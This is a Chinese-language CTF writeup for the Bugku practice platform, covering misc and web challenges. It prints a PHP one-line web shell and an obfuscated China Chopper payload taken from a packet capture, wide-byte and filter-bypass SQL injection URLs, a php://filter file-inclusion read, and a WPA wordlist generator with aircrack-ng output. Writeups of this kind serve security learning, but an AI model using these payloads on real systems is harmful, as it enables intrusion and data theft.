【bugku】CTF-练习平台writeup

原创

perye 于 2018-03-03 09:25:10 发布
分类专栏： ctf 文章标签： ctf bugku 网络安全

CTF-练习平台writeup

CTF-练习平台

MISC

滴答~滴

看标题基本就知道是摩尔斯密码

“.”、”-“，直接在线摩尔斯解密

英文字母：

BKCTFMISC

聪明的小羊

小羊。。。老套路
翻栅栏，栅栏密码。。。比较简单，直接看出来是两栏加密
KEY{sad23jjdsa2}

这是一张单纯的图片？？

看题目估计是道隐写术的题，先保存图片的说；
30分的题，估计不会太难，直接文本编辑器打开；文本末尾发现了一行转义序列：

key{you are right}

看来这就是flag了，直接在线转码，Unicode转ascii

key{you are right}

telnet

看题目估计是考telnet协议，解压文件，是截获的数据包；
telnet协议是明文传送username和password，这就好办了，wireshark打开文件，直接追踪TCP流

```
..... .....'.............. ..#..'..#.................P..... .....'.......... .
38400,38400....'.......XTERM.........!........!Ubuntu 12.04.2 LTS
hockeyinjune-virtual-machine login: ccssaaww

Password: flag{d316759c281bf925d600be698a4973d5}


Login incorrect
hockeyinjune-virtual-machine login: .
...^C
```


又一张图片，还单纯吗？？

又是图片隐写术？保存图片，老套路binwalk跑一下：

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0xC             TIFF image data, big-endian, offset of first image directory: 8
158792        0x26C48         JPEG image data, JFIF standard 1.02
158822        0x26C66         TIFF image data, big-endian, offset of first image directory: 8
159124        0x26D94         JPEG image data, JFIF standard 1.02
162196        0x27994         JPEG image data, JFIF standard 1.02
168370        0x291B2         Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"
```


隐藏了图片的，从偏移量158792开始分离出来：

falg{NSCTF_e6532a34928a3d1dadd0b049d5a3cc57}

多种方法解决

解压文件是个exe,诡异，winhex打开看一下

```
data:image/jpg;b
ase64,iVBORw0KGg
oAAAANSUhEUgAAAI
UAAACFCAYAAAAB12j
```

看来是用DATA URL将图片生成了数据流形式，
直接在线base64还原成图片得到了一张二维码，直接扫码得KEY


KEY{dca57f966e4e4e31fd5b15417da63269}

猜？

话说百度图片是不是有个识图功能？
自己猜吧，我不会告诉你这是女神刘亦菲的

宽带信息泄露

conf.bin 看来是路由器配置文件
上工具 **routerpassview**，没有的话想尽一切方法下载吧



直接查找user，注意是宽带用户名，所以是这一个

```
<WANPPPConnection instance=1 >
  <Enable val=1 />
  <DefaultGateway val=10.177.144.1 />
  <Name val=pppoe_eth1_d />
  <Uptime val=671521 />
  <Username val=053700357621 />
```

linux ??????

linux基础问题？？
解压出来一个名为“flag”的文件，直接winhex打开。。。
search flag。。。只找到了flag.txt
search key。。。get~~

key{feb81d3834e2423c9903f4755464060b}

中国菜刀，不再web里？

~~~菜刀大法好，请自行学习菜刀大法
.pcapng又是数据包,wireshark打开，既然是用的菜刀，那就找http协议，第四个http包里找到了一句话木马：

```
    20 24.225688     192.168.1.145        10.211.55.61         HTTP      256 HTTP/1.1 200 OK  (text/html)
Frame 20: 256 bytes on wire (2048 bits), 256 bytes captured (2048 bits) on interface 0
Ethernet II, Src: Parallel_00:00:18 (00:1c:42:00:00:18), Dst: Parallel_f4:84:6c (00:1c:42:f4:84:6c)
Internet Protocol Version 4, Src: 192.168.1.145, Dst: 10.211.55.61
Transmission Control Protocol, Src Port: 80, Dst Port: 49367, Seq: 1, Ack: 713, Len: 202
Hypertext Transfer Protocol
Line-based text data: text/html
  X@Y<?php eval($_POST[123]);?> X@Y
```


flag应该在挂马之后才拿到，找到下一个http包，wireshark追踪一下http流：

```
POST /3.php HTTP/1.1
X-Forwarded-For: 241.38.53.25
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.1.145/
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.1.145
Content-Length: 472
Cache-Control: no-cache

123=array_map("ass"."ert",array("ev"."Al(\"\\\$xx%3D\\\"Ba"."SE6"."4 dEc"."OdE\\\";@ev"."al(\\\
$xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7JEY9IkM6XFx3d3dyb290XFxmbGFnLnRhci5neiI7JGZwPUBmb3BlbigkRiwncicpO2lmKEBmZ2V0YygkZnApKXtAZmNsb3NlKCRmcCk7QHJlYWRmaWxlKCRGKTt9ZWxzZXtlY2hvKCdFUlJPUjovLyBDYW4gTm90IFJlYWQnKTt9O2VjaG8oIlhAWSIpO2RpZSgpOw%3D%3D'));
\");"));HTTP/1.1 200 OK
Date: Mon, 27 Jun 2016 08:48:26 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.13
X-Powered-By: PHP/5.3.13
Content-Length: 209
Content-Type: text/html

X@Y....w.pW....Y
.0.....+......['|.
..w..A........CHnrd..a./.T....p...{...D.t.>..v....=.u...i.[9...Y..z.G../o..pN..G..r..:
.}....?.s..w.....c.....R....?..Y.N..*.me...j$)$...f,.i....M.............x..y..S.(..X@Y
```


base64解码,得到代码


```
@ini_set("display_errors","0");@set_time_limit(0);if(PHP_VERSION<'5.3.0'){@set_magic_quotes_runtime(
Ü
```

1
2


从代码里可以看出传输文件flag.tar.gz，前后还有字符“X@Y”，正是刚才追踪到的传输的数据：

```
X@Y....w.pW....Y
.0.....+......['|.
..w..A........CHnrd..a./.T....p...{...D.t.>..v....=.u...i.[9...Y..z.G../o..pN..G..r..:
.}....?.s..w.....c.....R....?..Y.N..*.me...j$)$...f,.i....M.............x..y..S.(..X@Y
```


果然从下一个http包里，找到了对应数据，用wireshark显示该包对应数据分组字节



然后把前后的“X@Y”删去，解码为压缩格式：



这么多数据包

根据提示要找getshell流，wireshark打开

先大致浏览一下，不难发现从第104个包开始应该是攻击机（192.168.116.138）在向目标机（192.168.116.159）进行端口扫描


之后可以大致找到攻击机远程连接目标机的包（通过3389端口），以及smb协议的包（用于Web连接和客户端与服务器之间的信息沟通）

再往下可以找到以5542开始的包已经getshell，追踪流可以看到其中有一个s4cr4t.txt的文件，base64解码得到flag

> CCTF{do_you_like_sniffer}

再来一道隐写

套路
winhex打开图片，修改图片分辨率，将宽度调高，即可看到被隐藏部分
具体方法：
winhex打开图片，修改图示部分（该部分确定png图片的宽度）至足够大的值



get flag:

> flag{He1l0_d4_ba1}

一段Base64

好长一段base64编码。。。
在线base64解码或者写个脚本都行

解码之后，观察一下，反斜杠加两位或三位数字，应该是八进制转义序列，八进制转ascii，脚本跑一下

\x格式的，看来是16进制，写个脚本16进制转ascii

\u开头的16进制Unicode编码，在线Unicode转换字符

纯数字应该是ascii码十进制表示，转为字符（注意先把中间的逗号删掉）

html转义字符，可以用Python解码（先删掉中间的空格）详细教程可以见Python HTML编码解码

继续Python html解码

```
u'flag%7Bctf_tfc201717qwe%7&#68&#x3b'
```

get flag！

想蹭网先解开密码

文件是.cap，扔到wireshark里看一下，基本上都是802.11协议的包，WiFi认证过程重点在WPA的四次握手包，也就是eapol协议的包，过滤一下：

eapol

o.	Time	Source	Destination	Protocol	Length	Info
3066	45.138762	D-LinkIn_9e:4e:a3	LiteonTe_68:5f:7c	EAPOL	155	Key (Message 1 of 4)
3068	45.154148	LiteonTe_68:5f:7c	D-LinkIn_9e:4e:a3	EAPOL	155	Key (Message 2 of 4)
3070	45.168458	D-LinkIn_9e:4e:a3	LiteonTe_68:5f:7c	EAPOL	213	Key (Message 3 of 4)
3072	45.195620	LiteonTe_68:5f:7c	D-LinkIn_9e:4e:a3	EAPOL	133	Key (Message 4 of 4)

这就好办了，上aircrack-ng
首先根据提示，密码是手机号，而且已经给出了前七位，先写个字典出来：

```
#include<stdio.h>

int main(){
    int i,j,k,l;
    FILE *fp=NULL;
    fp=fopen("words.txt","w");
    for(i=0;i<=9;i++){
        for(j=0;j<=9;j++){
            for(k=0;k<=9;k++){
                for(l=0;l<=9;l++){
                    fprintf(fp,"1391040%d%d%d%d\n",i,j,k,l);
                }
            }
        }
    }
    fclose(fp);
}
```

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
```

aircrack-ng开始跑一下

```
\aircrack-ng-1.1-win\bin>aircrack-ng [redacted]\Desktop\wifi.cap -w [redacted]\Desktop\words.txt
cygwin warning:
  MS-DOS style path detected: [redacted]\Desktop\words.txt
  Preferred POSIX equivalent is: [redacted]/words.txt
  CYGWIN environment variable option "nodosfilewarning" turns off this warning.
  Consult the user's guide for more details about POSIX paths:
    http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
Opening [redacted]\wifi.cap
Read 4257 packets.

   #  BSSID              ESSID                     Encryption

   1  3C:E5:A6:20:91:60  CATR                      No data - WEP or WPA
   2  3C:E5:A6:20:91:61  CATR-GUEST                None (10.2.28.31)
   3  BC:F6:85:9E:4E:A3  D-Link_DIR-600A           WPA (1 handshake)

Index number of target network ? 3
                                                   http://blog.csdn.net/helloc0de
```

get~！

```
                              Aircrack-ng 1.1

                [00:00:01] 7732 keys tested (4170.44 k/s)

                        KEY FOUND! [ 13910407686 ]


     Master Key     : C4 60 FE 8B 14 7D 58 00 91 D7 0A 9C 3C DE 44 69
                      0B E1 CD 81 07 F8 28 DB EA 76 1E ED 81 A3 FF FD

     Transient Key  : 0D 88 B3 F4 BC A3 C9 D2 06 12 28 43 FF 5E 21 3E
                      F5 23 8E 0B 7A 9F 25 59 E9 7C 86 1E 7A 78 E4 D4
                      D3 62 CD DD 4D 87 80 EE B9 E1 16 91 4A 6E 3E 09
                      1E CE 5E 62 38 3C 05 35 34 A6 EB 16 31 D8 CE 96

     EAPOL HMAC     : 1C E7 D0 96 DE 87 93 56 88 1D 08 C8 B9 AA B3 B0
                                                   http://blog.csdn.net/helloc0de
```

妹子的陌陌

图片。。。又是隐写？？？
下载图片，老套路上binwalk：

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
37340         0x91DC          RAR archive data, first volume type: MAIN_HEAD
                                                   http://blog.csdn.net/helloc0de
```

偏移量37340，分离得rar压缩包
要密码。。。
讲真，这密码破解确实废了不少功夫，虽然还拿字典跑了一下，但是直觉认为应该不会是这种方式。。。总之尝试了各种方式。。。最后calm down。。。以经验来讲，密码一定在哪里有提示，最后想到图片上是不是还有什么东西？
没错，**喜欢我吗.**密码拿去不谢
解压出来一个txt

提取文本要点：
1. 第一条电报内容应该是摩尔斯电码
2. 第二条电报内容是AES加密
3. 会得到一个二维码，而且二维码不正常

好吧，第一条电报拿去摩尔斯解密，是个网站

在线加解密网站，很明显解密第二条电报内容加密部分：

好吧，打开得到的URL：http://c.bugku.com/momoj2j.png

果然得到二维码，但是。。扫不出来？
慢着，似乎哪里不对，二维码三个角的“回”字定位区颜色似乎是反转的。。。
get了，将二维码颜色反转

扫码得KEY：

KEY{nitmzhen6}

就五层你能解开吗

待更。。。


WEB

签到题

没得说，加群拿flag，为了不破坏规则(～￣▽￣)～，这里就不放flag了

Web2

打开链接。。。被惊艳到了。。。
一大波滑稽正在接近。。。好诡异
firebug抓包没结果。。。只能审查元素了。。。
get flag！



文件上传测试

看题目估计是上传绕过
先上传个php试一下，提示 **非图片文件**
那就上传图片，截包改文件后缀

get flag！


Flag:42e97d465f962c53df9549377b513c7e

计算题

打开链接，简单的加法运算？
too young too simple~

页面设置了输入长度限制，只能输入一位。
还说什么呢？firebug来改页面html代码吧

验证得flag：



Web3

flag就在这里？在哪里？
打开链接不停地弹窗。。。
firebug来看一下页面响应

怪不得一直弹窗。。。
看到最后，发现重点了：

&# HTML编码，直接解码得flag~：

KEY{J2sa42ahJK-HS1III}

sql注入

根据提示，应该是**GET**方式的 **id**存在注入
先用基本真假式注入发现没反应。。。
又简单的试了些注入语句都没效果。。。
然后。。。试试宽字节注入。。。

```
http://103.238.227.13:10083/?id=1%df%27
```

看来路子对了，继续搞吧。
union select测试到两列时出现回显：

```
http://103.238.227.13:10083/?id=1%df%27 union select 1,2%23
```

构造语句查看一下数据库名

```
http://103.238.227.13:10083/?id=1%df%27 union select 1,database()%23
```

库名**sql5**
OK，开始注入吧，payload：

```
http://103.238.227.13:10083/?id=1%df%27 union select 1,string from sql5.key where id=1%23
```

get flag~

id	1
key	54f3320dc261f313ba712eb3f13a1f6d

SQL注入1

源码审计。。。可以发现两个要点：
存在sql关键词过滤，存在xss过滤，
可以知道strip_tags（）函数会过剥去字符串中的 HTML 标签，那么思路就出来了，比较简单，即在sql关键词中插入HTML标签绕过sql过滤，然后通过xss过滤删去HTML标签。
union select测试发现同样有两列：

```
http://103.238.227.13:10087/?id=1 un<>ion se<>lect 1,2%23
```

找到表名,为sql3：

```
http://103.238.227.13:10087/?id=1 un<>ion se<>lect database(),2%23
```

最后得flag，payload：

```
http://103.238.227.13:10087/?id=1 un<>ion se<>lect hash,2 fr<>om sql3.key%23
```

flag:
KEY{c3d3c17b4ca7f791f85e#$1cc72af274af4adef}

你必须让他停下

打开链接后页面不停地刷新跳转。。。
果断用burp截包，有点耐心，不停地抓包看页面响应就能找到flag了,而且页面响应处有提示flag的位置。
flag：

```
flag{dummy_game_1s_s0_popular}
```

变量1

这个请自行了解一下PHP全局变量-超全局变量
payload:

```
http://a.post.bugku.com/index1.php?args=GLOBALS
```

flag:

```
flag{92853051ab894a64f7865cf3c2128b34}
```

WEB4

这题就是看源码，url解码直接得源码，password的值应该为：

```
67d709b2b54aa2aa648cf6e87a7114f1
```

上传得flag：

```
KEY{J22JK-HS11}
```

web5

看源码，自行了解jsfuck，直接将代码扔到控制台里跑出结果：

```
ctf{whatfk}
```

flag在index里

进入链接发现url：

```
http://b.post.bugku.com/post/index.php?file=show.php
```

目测是文件包含，php://filter读取index.php

```
http://b.post.bugku.com/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

然后base64解码得源码，get flag：

```
flag{edulcni_elif_lacol_si_siht}
```